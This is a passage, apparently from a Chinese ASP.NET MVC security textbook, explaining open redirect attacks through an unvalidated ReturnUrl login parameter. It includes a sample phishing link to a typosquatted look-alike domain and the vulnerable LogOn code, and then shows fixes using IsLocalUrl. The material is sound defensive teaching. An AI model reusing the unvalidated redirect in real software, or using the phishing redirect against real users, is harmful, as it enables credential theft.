


图 7-20

由于没有对 ReturnUrl 查询字符串参数进行验证，因此攻击者可以修改这个参数，从而向其中注入任意的 URL 地址来实现开放重定向攻击。为了说明这个问题，现将参数 ReturnUrl 的值修改为 http://bing.com，所以最终登录的 URL 是 /Account/LogOn?ReturnUrl =http://www.bing.com/。这样的话，一旦成功登录站点，用户就会被重定向到 http://www.bing.com 页面。此外，因为不会对这个重定向的 URL 进行验证，所以它很可能指向一个试图欺骗用户的恶意站点。

2) 一个复杂的开放重定向攻击

因为攻击者知道用户要登录的网站，这使得用户很容易受到钓鱼攻击(phishing attack)，所以开放重定向攻击极其危险。例如，攻击者向站点用户发送恶意的电子邮件试图捕获他们的密码。下面阐述这种攻击是如何在 NerdDinner 站点上运作的(注意：目前的 NerdDinner 已经进行了更新，来防御开放重定向攻击)。

首先，攻击者向用户发送一个指向 NerdDinner 站点的登录页面链接，其中包含了重定向到他们的伪造页面的 URL 链接：

```
http://nerddinner.com/Account/LogOn?returnUrl=http://nerddiner.com/
    Account/LogOn
```

请注意返回的 URL 指向 nerddiner.com，其中的 dinner 少了一个字母 n。在这个例子中，攻击者控制着 nerddiner.com 域。当访问前面的链接时，就会链接到合法的 NerdDinner.com 的登录页面，如图 7-21 所示。




图　7-21

当成功登录后，ASP.NET MVC 中 AccountController 控制器的 LogOn 操作就会重定向到由 returnUrl 查询字符串参数指定的 URL 地址。在这个例子中，指定的 URL 是由攻击者输入的地址 http://nerddiner.com/Account/LogOn。除非非常警惕，否则很难察觉到这是伪造的登录页面，当攻击者非常精心地设计了登录页面，使其能达到以假乱真的地步时尤其如此。伪造的登录页面会包含一个错误消息，它要求用户重新登录，如图 7-22 所示。此时被愚弄的用户可能还会认为自己刚才一定输错了密码。




图　7-22

当用户重新输入用户名和密码后，伪造的登录页面就会保存这些信息，并重定向到合法的 NerdDinner.com 站点。这时，NerdDinner.com 站点已经进行了验证，所以伪造的登录页面可以直接重定向到 NerdDinner 站点首页。最终的结果是，攻击者拥有用户的用户名和密码，而用户却不知道自己已经把这些信息提供给他们了。

3) AccountController 控制器中操作 LogOn 的脆弱代码

下面的代码展示了 MVC 2 应用程序中的 LogOn 操作。注意一旦成功登录，控制器就返回一个重定向到的 returnUrl。从下面的代码中可以看出没有对 returnUrl 参数进行任何验证。

```
[HttpPost]
public ActionResult LogOn(LogOnModel model, string returnUrl)
{
   if (ModelState.IsValid)
   {
      if (MembershipService.ValidateUser(model.UserName, model.Password))
      {
         FormsService.SignIn(model.UserName, model.RememberMe);
         if (!String.IsNullOrEmpty(returnUrl))
         {
            return Redirect(returnUrl);
         }
         else
         {
            return RedirectToAction("Index", "Home");
         }
      }
      else
      {
         ModelState.AddModelError("",
         "The user name or password provided is incorrect.");
      }
   }

   // If we got this far, something failed, redisplay form
   return View(model);
}
```

下面修改了 MVC 4 应用程序中的 Login 操作。显而易见，下面代码调用了 RedirectToLocal 函数，这样转而可以对 returnUrl 参数进行验证，只需调用名为 IsLocalUrl()的方法，该方法位于 System.Web.Mvc.Url 辅助类中，代码如下：

```
//
// POST: /Account/Login

[HttpPost]
[AllowAnonymous]
```

```
[ValidateAntiForgeryToken]
public ActionResult Login(LoginModel model, string returnUrl)
{
  if (ModelState.IsValid && WebSecurity.Login(
    model.UserName, model.Password, persistCookie: model.RememberMe))
  {
    return RedirectToLocal(returnUrl);
  }

  // If we got this far, something failed, redisplay form
  ModelState.AddModelError("",
    "The user name or password provided is incorrect.");
  return View(model);
}

private ActionResult RedirectToLocal(string returnUrl)
{
  if (Url.IsLocalUrl(returnUrl))
  {
    return Redirect(returnUrl);
  }
  else
  {
    return RedirectToAction("Index", "Home");
  }
}
```

2. 保护 ASP.NET MVC 1 和 ASP.NET MVC 2 应用程序

我们可以在现有的 MVC 1 和 MVC 2 应用程序中利用 MVC 3 和 MVC 4 中对账户控制器的更新。例如，我们可以向现有的 MVC 1 和 MVC 2 应用程序中添加 IsLocalUrl()辅助方法，更新它们的 LogOn 操作来验证 returnUrl 参数。

事实上，UrlHelper 辅助类的 IsLocalUrl()方法内部调用了 System.Web.WebPages 的方法，之所以这样，是因为 ASP.NET Web Pages 应用程序也要采用这种验证方式：

```
public bool IsLocalUrl(string url) {
   return System.Web.WebPages.RequestExtensions.IsUrlLocalToHost(
       RequestContext.HttpContext.Request, url);
}
```

实际上是 IsUrlLocalToHost 方法包含了验证逻辑，下面的代码足以说明这一点：

```
public static bool IsUrlLocalToHost(this HttpRequestBase request, string url)
{
  return !url.IsEmpty() &&
    ((url[0] == '/' && (url.Length == 1 || (url[1] != '/' && url[1] != '\\'))) ||
      // "/" or "/foo" but not "//" or "/\"
    (url.Length > 1 && url[0] == '~' && url[1] == '/'));
      // "~/" or "~/foo"
}
```

在 MVC 1 和 MVC 2 应用程序中，程序员为了对返回的 returnUrl 进行验证，向控制器 AccountController 中添加了 IsLocalUrl()方法，但是如果可能的话，笔者鼓励将其添加到一个单独的辅助类中。为使 IsLocalUrl()方法能在控制器 AccountController 中工作，笔者建议对它的 ASP.NET MVC 3 版本进行两处细微修改，如下所示：

- 将其从公共方法修改为私有方法，因为控制器中的公有方法可以作为控制器操作被访问。
- 修改检查 URL 主机的调用而不是应用程序主机的调用。修改前的调用采用了 UrlHelper 类中的本地字段 RequestContext。修改后使用的是 this.Request.Url.Host，而不是 this.RequestContext.HttpContext.Request.Url.Host。

下面的代码演示了修改后的 IsLocalUrl()方法在 ASP.NET MVC 1 和 ASP.NET MVC 2 应用程序控制器类中的应用：

```
//Note: This has been copied from the System.Web.WebPages RequestExtensions class
private bool IsLocalUrl(string url)
{
   if (string.IsNullOrEmpty(url))
   {
      return false;
   }

   Uri absoluteUri;
   if (Uri.TryCreate(url, UriKind.Absolute, out absoluteUri))
   {
      return String.Equals(this.Request.Url.Host,
            absoluteUri.Host, StringComparison.OrdinalIgnoreCase);
   }
   else
   {
      bool isLocal = !url.IsEmpty() &&
        ((url[0] == '/' && (url.Length == 1 ||
        (url[1] != '/' && url[1] != '\\'))) ||
        (url.Length > 1 && url[0] == '~' && url[1] == '/'));
      return isLocal;
   }
}
```

编写好 IsLocalUrl()方法后，就可以在 LogOn 操作中调用它来对返回的 returnUrl 参数进行验证，代码如下所示：

```
[HttpPost]
public ActionResult LogOn(LogOnModel model, string returnUrl)
{
  if (ModelState.IsValid)
  {
     if (Membership.ValidateUser(model.UserName, model.Password))
```

```
            {
                FormsAuthentication.SetAuthCookie(model.UserName, model.RememberMe);
                if (Url.IsLocalUrl(returnUrl))
                {
                  return Redirect(returnUrl);
                }
                else
                {
                  return RedirectToAction("Index", "Home");
                }
            }
            else
            {
                ModelState.AddModelError("",
                    "The user name or password provided is incorrect.");
            }
        }

        // If we got this far, something failed, redisplay form
        return View(model);
    }
```

